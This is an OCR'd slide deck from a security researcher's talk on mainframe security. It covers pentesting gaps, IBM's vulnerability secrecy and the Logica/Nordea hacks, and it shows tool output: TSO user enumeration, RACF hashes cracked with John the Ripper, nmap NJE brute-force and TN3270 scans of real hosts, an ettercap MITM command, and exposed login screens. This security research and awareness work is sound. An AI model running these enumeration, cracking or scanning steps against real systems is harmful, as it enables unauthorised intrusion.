MRINFRAME SECURITY LANDSCAPE

PHIL YOUNG RKA SOLDIER OF FORTRAN RKA CMAINFRAMED7167

DI SCLRI MER

I AM NOT HERE IN THE NAME OF, OR ON BEHALF OF, MY EMPLOYER.

ANY VIEWS EXPRESSED IN THIS TALK ARE MY OWN AND NOT THOSE OF MY EMPLOYER.

THIS TALK DISCUSSES WORK PERFORMED IN MY SPARE USING PERSONAL EQUIPMENT AND RESOURCES.

BRCKGROUND

STARTED LONG TIME AGO


BRCKGROUND

STARTED LONG TIME AGO

WELL, NOT THAT LONG AGO







- <c> chat menu
- ⟨d⟩ doors
- <f> file menu
- <h> help menu

- <n> note to sysop
- <r>
 <r>
 <r>
 <r>
 <r>
 </r>
- ⟨u⟩ utilities
- <m> message area <w> who's online

- ⟨y⟩ your info
- ⟨p⟩ page node
- (1) history of clutch
- <#> global oneliners
- <0> art gallery

139 people and only three are girls, you three rock!



browsing...



т	655555555555555555555555555555555555555	\$\$!	\$
\$		\$	\$
\$	A Guide to DataPAC	\$	\$
\$	\$	\$	\$
\$	A Technical Information File for the Canadian Hacker	\$	\$
\$		\$	\$
\$	(C) 1989,1990 The Fixer - A Free Press Publication	\$	\$
\$		\$	Ŝ
\$	Edition 1.1 - April 18, 1990	\$	Ś
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Foreword

Welcome to the exciting world of Packet Switched Data Communications. Your position as an outside hacker makes Telecom Canada's Packet Switched Network -- DATAPAC -- an even more magical place for you and all those close to you. Is not life grand...

What is DataPac?

DataPac is the Packet Switched Network of TelecomCanada, a consortium of major telephone companies across Canada. Originally brought into being in the

SOUTHWEST

A Neon Knights/Metal Communications Experience

"...and none but the Bovine survived the onslaught"

** Thank you for choosing GEnie **

The Consumer Information Service from General Electric Copyright (C), 1993

GEnie Logon at: 22:37 CST on: 930205 Last Access at: 18:21 CST on: 930202

No letters waiting.

Entering GEnie*Basic Services

GEnie Announcements (FREE)

1.	Jan. '93 GEnie Billing Complete - to review your bill, type:*BILL
2.	New Game, Free Weekend, New Features in
3.	An automated Macintosh graphic interface for GEnie is inMACPRO
	It's back - Invest to Win Portfolio Contest
5.	AMA President Ed Youngblood Talks About Riding IssuesMOTO
6.	HURRY - join up, grab these games before it's too lateSOFTCLUB
7.	FREE GLOSSBRENNER'S GUIDE w∕\$40 order. At BRAND NEWMHBOOKS
8.	CRAZY SALE PRICES on Video Laser Discs ONLY atLASERCRAZE
9.	II Legit II Quit - 20,000 files can't be wrong



FRST FORWARD

- Big 4 Consultant
 - -2005 2009
- ·Joined Visa in 2009

- Currently:
 - ·Cyber Security Red <u>Теам — Pentest</u>er


RT VISR

- Tasked on multiple mainframe reviews
- Started doing personal research
- ·Thought to myself--

"I CAN'T BE THE ONLY ONE THINKING LIKE THIS, MAYBE OTHERPEOPLE MOULT BE IMTERESTED"

Mainframed

The Forgotten Fortress



Phil Young - Soldier of Fortra



ice-9406



"What the F\$#K is That About?"

SoLdIeR Of FoRtRan

@MAINFRAMED767



Mainframes: The past will come back to haunt you

By: Philip "Soldier of Fortran" Young



PWNING IBM MAINFRAMES

Soldier of Fortran @mainframed767





The Security Gap

Philip Young aka Soldier of Fortran @mainframed767







SHARE is an independent volunteer-run information technology association that provides education, professional networking and industry influence.





DEVELOPED

- Multiple Scripts
 in Python, REXX,
 nmap, etc
- Started the:
 INTERNET
 MAINFRAMES
 PROJECT

A 'BOT'

- ·IMP "finds"

 Mainframes on the internet
- Posts them to:

http://mainframesproject.tumblr.com

·Personal Fav's

****	*******	****	****	*******	****	****
****	******	****	****	******	****	****
****	***	****	****	***	****	****
****	***	****	****	***	****	****
****	***	****	****	***	****	****
****	***	****	****	***	****	****
****	******	*****	******	******	******	*****
****	******	******	*****	******	*****	*****

TYPE ONE OF THE FOLLOWING:

TAO	<	EMAIL/CALENDARS.	CICS3	<	AIMI	PROD	ONLINE.
TSO	<	MVS TSO.	CICS4	<	AIMI	TEST	ONLINE.

22:36:44 06/23/14 <OREGON DEPT OF HUMAN SERVICES> Terminal HGW0WY96

IP ADDRESS ::FFFF:128.117.43.92

HOSTNAME TORROUTER.ML-EXT.UCAR.EDU

Access to this system is restricted to authorized users only.

KEYWORD	APPLICATION	KEYWORD	APPLICATION
G	- DHS GCICS	A	- DHS TSO
T	- DHS TEST CICS		-
R	- DAS ROSCOE		-
0	- DAS TSO	K	- DAS CICS
W	- DHS TRAINING	M	- DHS MCICS
x	- DAS SFMSAGCY	Q	- DOT ORNETACC
Y	- DAS SFMSTEST	D	- DAS SFMSTRN
Select =	->		

This system contains U.S. Government and State of Oregon information. Unauthorized access, use, or modification of this system or of data contained herein may constitute a violation of ORS 164.377, Title 18 of U.S. Code 2511, or other applicable state or federal law. Violations may be subject to penalties, fines or imprisonment. By logging into the system you acknowledge that you are authorized by the State of Oregon to access the system and the information contained within and consent to monitoring of your use of the system. The State of Oregon may conduct monitoring activities without notice.


EGYPTAIR: IMSL IMST IMSLN IMSTN CNM02 CICSL CICST CICSLN CICSTN TSOJ TSOB TSOJN

TSOBN

NAME: TCPD980D Date: 01/25/15 IPADDR: 188.138.9.49 Time: 01:17:22

CONGRATULATIONS ! MIGRATION OF ALL MAINFRAME SYSTEMS COMPLETED SUCCESSFULY

SYSTEM	SYSTEM			
CARGO REVENUE ACC. SYS	DONE	NON-TECH STORES SYSTEM	DONE	
FUEL SYSTEM	DONE	KARNAK SYSTEM	DONE	
AIR MAIL SYSTEM	DONE	TAX FREE SHOPS SYSTEM	DONE	
FIXED ASSETS SYSTEM	DONE	TRAINING SYSTEM	DONE	
ACCOUNTING SYSTEM	DONE	FLIGHT OPERATION SYSTEM	DONE	
STOCK SYSTEM	DONE	GROUND SERVICES SYSTEM	DONE	
CATERING SYSTEM	DONE	ME MAXI MERLIN SYSTEM	DONE	
PERSONNEL SYSTEM	DONE	MA ACCOUNTING SYSTEMM	DONE	
MEDICAL SYSTEM	DONE	CARGO SYSTEM	DONE	



SO MHRT?

dade@mainframe:~\$ sudo ettercap -Tq -i wlan0 /10

```
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
```

NOTHING BUT CHALLENGES

HEROPER REQUEST **

** ACCESS DENIED **

SECURITY TESTING

PENETRATION TESTING

VS

VULNERABILITY SCANNING

PENETRITION TESTING

- Black Box: No information known
- White Box: Attacker has system information

Purpose: Identify potential security weaknesses

BUESTI ON

THINK TO YOURSELF

WHO HERE HAS AN ACTIVE Z/OS PLATFORM AND APPLICATION PENETRATION TESTING PROGRAM?

Rarely performed on mainframe applications


- Lack of skillsets and information
- Lack of demand froм enterprise
- Concern for system outages and downtime
- Mainframe organization political power

VULNERREI LITY SCRINNING

- ·Using automated tools to scan a machine for known weaknesses
- Generally detects lack of patches or configuration issues

MULN SCHMIN

- ·Orgs are forced to do it
- •Example: Qualys
 - -Standard tool
 - -Used all over the world
 - -Supports
 authenticated and
 unauthenticated



QUBLYS

$\mathbf{W}\mathbf{H}\mathbf{V}$?

- ·Qualys doesn't <u>support z/</u>OS
- IBM (and Vendors)
 don't publicly
 release security
 vulnerabilities



Question:

Why are Security / Integrity APARs not publicly posted via CERT vulnerabilities, CVE or other means?

Answer:


After discussions with many System z clients over the years IBM concluded that, for several reasons, Security / Integrity APAR data should be kept confidential and provided to only those that have a verifiable need to know. Organizations, like US-CERT and CVE have a different philosophy. They believe in full disclosure and the public dissemination of vulnerability information. There are pros and cons to each approach and we believe that public release of this data was not in the best interest of the System z community.

Question:

Why are CVE or CERT VU numbers not incorporated in the APAR information provided to clients?

Answer:

IBM System z believes that the details of Security / Integrity APARs should not be made publically available. In some cased these details might have been reported by a particular client and reporting details could put their enterprise at risk. Adding a CVE or CERT VU number to an APAR description would provide additional detail that could increase risk to clients.



QUBLYS

Resulting in:

- Compliance scans only catching small issues
 - -E.G. Older version of apache
- False sense of security
- Appeasing PCI gods

IBM SECURITY PORTRU!

- · IBM WANTS YOU TO KNOW ABOUT IT I NEED YOU TO KNOW ABOUT IT
- SIGNUP, NOW!

IF CUSS >= 7.2 = RUM

COMMUNITY

- ·Really hard to break in to
- Pay to play
- Closed off/silo'd

THESE REFLEX HEPPENED

Re: How to pass used id inside sysin dd *?

□ by prino » Fri Jun 08, 2012 12:56 pm

Are you thick or just pretending?

You've been told that you cannot use symbolics in sysin, and here you go again with the same requirement...

You've been told to write a program that writes the required data to a (temporary) file that is read by IDCAMS.

Now go away and do what you have been told to do!



grgrupdalddlfiowej f KILLALLTHEMWITHFIRE ibmmainframeforum.com/viewtopic.php?...

JESUS CHRIST ITS A FORES G EPIDEMIC ibmmainframes.com/about40154.html

- 1) http://ibmmainframeforum.com/viewtopic.php?f=45&t=3259
- 2) http://ibmmainframes.com/about40154.htm



Every "hack" on that solider of fortran page can be prevented with proper security controls with any SAF. Every. Single. One. That guy disabled his comments for a reason.

August 7, 2014 at 2:29pm · Like



Censoring your comments is kinda like IBM not disclosing their high security SRs. #irony

March 5 at 12:45pm · Like



Just because you found a lapse in a certain shop's security rules doesn't mean you "hacked the mainframe", or that every shop is at risk.

March 5 at 12:47pm · Like



But if you think you found a legit hole in SAF, by all means, post a link. I'm sure other sysprogs (and IBM) would be interested. As someone who has seen the source code for 2 of the 3 major SAFs, I'll tell you right now, the holes are few and very far between.

March 5 at 12:49pm · Like



Philip Young I'm not censoring. I'm moderating to prevent comments like the one you just posted which deliver nothing to the discussion and only serve to further prove my point.

The more I think about it I'd love to have you write a guest post showing how you would prevent all my hacks/tools from working, I think it would be valuable to get a system programmer opinion.

Also, that's what hacking is. Probing systems for weaknesses and poor security controls. I recommend you watch other talks about "hacking" open systems to get a better understanding of the current language and world.

March 5 at 12:50pm · Like

VENDOR TRUST

- ·LOTS OF TRUST PUT ON VENDORS
- -SPECIFICALLY IBM

CENSORED 1-07 o 09:14, CENSORED pisze:

Well, as long as IBM is not going to open up the exact specs of said secure algorithm, we are not going to trust that, are we?

Yes, we are.



RBSOLUTES

Re: Strong "password" storage - custom RACF Exits

□ by Tue Jan 01, 2013 12:32 am

The issue is, the userIDs follow a standard and DES has a very weak keyspace, therefore password crackers like John the Ripper have an easy time of discovering the password.

How this could be true is very problematic. There are password crackers for z/OS but they require either read access to the RACF data base or APF authorization. If the site prevents both of these activities, then your "easy time" is actually completely impossible. And your example, John the Ripper, does not even run on z/OS so it is a very poor example.



to RACF-L 🔻

DoD has STIGS for all environments that the DoD employs. Some are simplistic, others would hair-lip the SECDEF. Also ALL of the DoD mainframes are behind firewalls and VPN's





"ALSO AL THE DOD MAINFRAMES ARE BEHIND FIREWALLS AND UPNS"

YOU ARE ACCESSING A U.S. GOVERNMENT (USG) INFORMATION SYSTEM (IS) THAT IS PROVIDED FOR USG-AUTHORIZED USE ONLY. By using this (IS) (which includes any device attached to this IS), you consent to the following conditions:

-The USG routinely intercepts and monitors communications on this IS for purposes including, but not limited to, penetration testing, COMSEC monitoring network operations and defense, personnel misconduct (PM), law enforcement (LE), counterintelligence (CI) investigations.

-At any time, the USG may inspect and seize data stored on this IS.

-Communications using, or data stored on, this IS are not private, are subject to pout ine monitoring, intercention, and search, and may be disclosed or used PEMSYS Ld., ARMY. PEMTAGOM. MILL

-This IS includes security measures (e.g., authentication and access controls) to protect USG interests—not for your personal benefit or privacy.

-Notwithstanding the above, using this IS does not constitute consent of privileged communications, or work product, related to personal representation or services by attorneys, psychotherapists, or clergy, and their assistants. Such communications and work product are private and confidential.

See User Agreement for details.

Enter Y to continue or PF3 to Logoff.

Accept:

Terminal Type: 3278-28

Jate: 04/30/14

Fime: 10:25:02



THE HACKERS RRE COMING

MHEN I STARTED

- PRIOR TO 2012:
 - -Some forum posts
 - -No public talks
 - -No tools support
 - -Misunderstandings

TROUBLE

2012

- Added support for RACF to JtR
- Started Mainframe Security Blog
 - http://mainframed767.tumblr.com
- Gave first public talk
 NOT A SINGLE EMAIL

2013-2014 TALKS!

- GAVE 11 TALKS
 - -8 IN US/CANADA
 - -2 OVERSEAS
- Created tools, added mainframe support to existing tools

TOME INTEREST

I saw your PowerPoint presentation, "Executing Commands on z/OS through FTP", we're looking to something like that. Do you do contract

Hi there Phil!

First of all, let me give you some "mad props" from Europe (Portugal) regarding your work on the "Big Iron Sec" world!

Hello Dominique. I attended security at DefCon and am understanding it so I can te company. Would you be wi pre I work for a small company the

source of inspiration to me. I products, no data or "real" us the mainframe community su better for us.

Value proportation on Mainframe

Heyas man,

Ive watched your talk and lurked around your tumbler and such, and when essobi mentioned he talked with you quite often, I asked him to hit you up for me. Ive been really interested in setting up some mainframe type fresh noob with 2 years of exp environment in my lab. I like to think of myself as an exploit-developer, so going into my whole back stor id love to do some of that with a mainframe environment... but quite honestly a lot of my desire is that I have only been into this industry for access to our mainframe, while about the past 5 years. So I missed the days of trs-80s and RRSs and such. So I would love to get my shot at laying waste to some mainframes. I have looked around the net, and saw that there is the Hercules project going, but was hoping you could point me to some more stuff I may have missed and that might be useful. Any help you can give is much appreciated. Seriously, thanks ahead of time.

Hey, I started working at CENSORED on some mainframe software a few months ago and it's good to know someone else is worried about the security. I can't really tell you what I work on, but it is remarkable how lax the security is and how habitually it's overlooked. I suppose my main point is keep fighting the good fight (:

NOW TWO

- DOMINIC WHITE
- Discussed
 vulnerabilities
 at TN3270 level
- Developed two applications

MATCH HIS TALK

- · A GOOD WATCH
- FREE!

HTTPS://WWW.YOUTUBE.COM/ WATCH?V=3HFIV7NUWRM



TOOLS


- ·User enumeration
- Rexx setuid exploit
- FTP + JCL
- BIRP
- MITM
- NMAP TN3270 Emulator


```
: PSIKOTIK TSO USER ENUMERATOR
                                             )x $$$
$$$' x(
       tool
      creator : Soldier of Fortran
                                             )x ,$$$
$$$ x(
111 Target System
             : ISIS
::: Username phIle
             : users.bh
... Total lusernames : 8
  Skipped Names : 2
             - Not a User
  [!]Trying faker
[!]Trying fake123

    Not a User

  [!]Trying case
                FOUND USER!
               Not a UserNot a User
  [!]Trying nonogo
  [!]Trying badidea
  [!]Trying sys12 - Not a User
[!]Trying ibmuser - FOUND USER!
  [!]Trying onemore
                  - Not a User
                                                111
)x $$$
$$$ x( total found : 00002
$$$ x( valid user : case
                                              )x $$$
$$$ x( valid user : ibmuser
                                                $$$
```







RRCF2JOHN

GIGER: \$racf\$*GIGER*8807ED282E524B3E TATSU:\$racf\$*TATSU*6C72FE5AB827FB9A MERC:\$racf\$*MERC*4F537B9820346917 DADE:\$racf\$*DADE*14E0589248206440 JADE:\$racf\$*JADE*C4A2462FB0D4442E PRISM:\$racf\$*PRISM*AD078D6CB7405004 TCR0W:\$racf\$*TCR0W*28B84CDE96896CCA PRIZM:\$racf\$*PRIZM*B665B42F7C7EB9FE NIKON:\$racf\$*NIKON*FC2DF3B8C28A9329 GILL:\$racf\$*GILL*20038236F16FC178

JOHN

DADE: LOVE

JADE: J4D3

PRISM: SEX

MSD:SEX

TCRØW:LOVE

PRIZM: SECRET

NIKON: GOD

GILL:SEX

RAZOR: SEX

BLADE: SECRET

JOEY: SECRET

MARGO: GOD

ACID:LOVE

KATE:LOVE

CHAFT LOVE

ACID:LOVE

KATE:LOVE

SHAFT: LOVE

MECH: SECRET

ALBA: SEX

SL01:SEX

SHADE: GOD

MRMAN: LOVE

PIZZA:LOVE

RANX:LOVE

JOKER: GOD

SAND: SECRET

TOXIC:SEX

SPARR: SECRET

TN3270:OMVSGRP

BPX0INIT:SYS1

DB8GRFSH:SYS1

DSN1WLM1:SYS1

FTPD:SYS1

INETD: SYS1

OMVSKERN: OMVSGRP

OPEN1:SYS1

OPEN2:SYS1

OPEN3:SYS1

PRIVATE: SPECIAL

SYSADM: SYSADM

SYSOPR: SYSOPR

TCPIP:OMVSGRP

MAR SCRIPTS NUE NODE BRUTE

~/DEV/NMAP

nmap --script=nje-info.nse,nje-node-brute.nse,tn3270-i

```
Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-04-16 15:16 PDT
NSE: [nje-node-brute] Valid Node Name Found: NEWYORK
Nmap scan report for 10.10.0.200
Host is up (0.0013s latency).
PORT STATE SERVICE VERSION
23/tcp open tn3270 Telnet TN3270
175/tcp open nje z/OS Network Job Entry
  nje-node-brute:
    Node Name:
      NEWYORK:<empty> - Valid credentials
    Statistics: Performed 16 guesses in 9 seconds, average tps: 1
```

NMAP SCRIPTS -TN3270 SUPPORT

```
nmap --script=tn3270.lua -p 23 147.29.19.33 203.174.55.195
~/DEV/NMAP
Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-05-18 13:22 PDT
NSE: Warning: Loading 'tn3270.lua' -- the recommended file extension is '.nse'.
NSE: [tn3270]
NSE: [tn3270]
Nmap scan report for dkcscc11.csc.dk (147.29.19.33)
Host is up (0.51s latency).
PORT
     STATE SERVICE
23/tcp open telnet
 tn3270:
  INFOTORV
                    CSC Danmark
                              Statens DataNet
                                                    18/05/15
                                              22:22
           VVVVVVV
                    VVVVVVV
                            VVVVVVV
                                    VVVVVVV
                                           VVVVVVV
   Type the number of your terminal: ===> SKRIV SYSTEMNAVN ==> Personkode =>
                         Velkommen til
                              0000000
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                              0 0 0
                  0
                         0
                    000
                        000
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                            00
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                                             0
```

Kendeord

=>

DCAT0682

Personkode



LOGICA AND NORDER BREACH

Pirate Bay co-founder charged with hacking IBM mainframes, stealing money



Apr 16, 2013 9:05 AM





Pirate Bay co-founder Gottfrid Svartholm Warg was charged with hacking the IBM mainframe of Logica, a Swedish IT firm that provided tax services to the Swedish government, and the IBM mainframe of the Swedish Nordea bank, the Swedish public prosecutor said on Tuesday.

"This is the biggest investigation into data intrusion ever performed in Sweden," said public prosecutor Henrik Olin.



Besides Svartholm Warg, the prosecution charged three other Swedish citizens.

Two of them live in Malmö and provided accounts for money transfers while one other—who lives in the middle of Sweder—was charged with mainframe hacking, Olin said.

The third man and Svartholm Warg were also charged with hacking into the Bisnode webservice system that is part of Logica's mainframe environment, Olin added.

2012

- · ANAKATA:
 - -CREATED PIRATEBAY
 - -WAS SUED BY SWEDISH RIAA
 - -FLED TO CAMBODIA

CAMBODIA

- · CAMBODIAN HACKERS
 - -Break in to neighbors wifi
 - -Target Swedish <u>RIAA law</u>yer
 - -steal her credentials for a Swedish government application

NEXT

- GETS Z/OS
- INSTALLS HERCULES
- · FIND MULTIPLE ZERO-DAYS

ZERO DRYS

- ·CVE-2012-5951
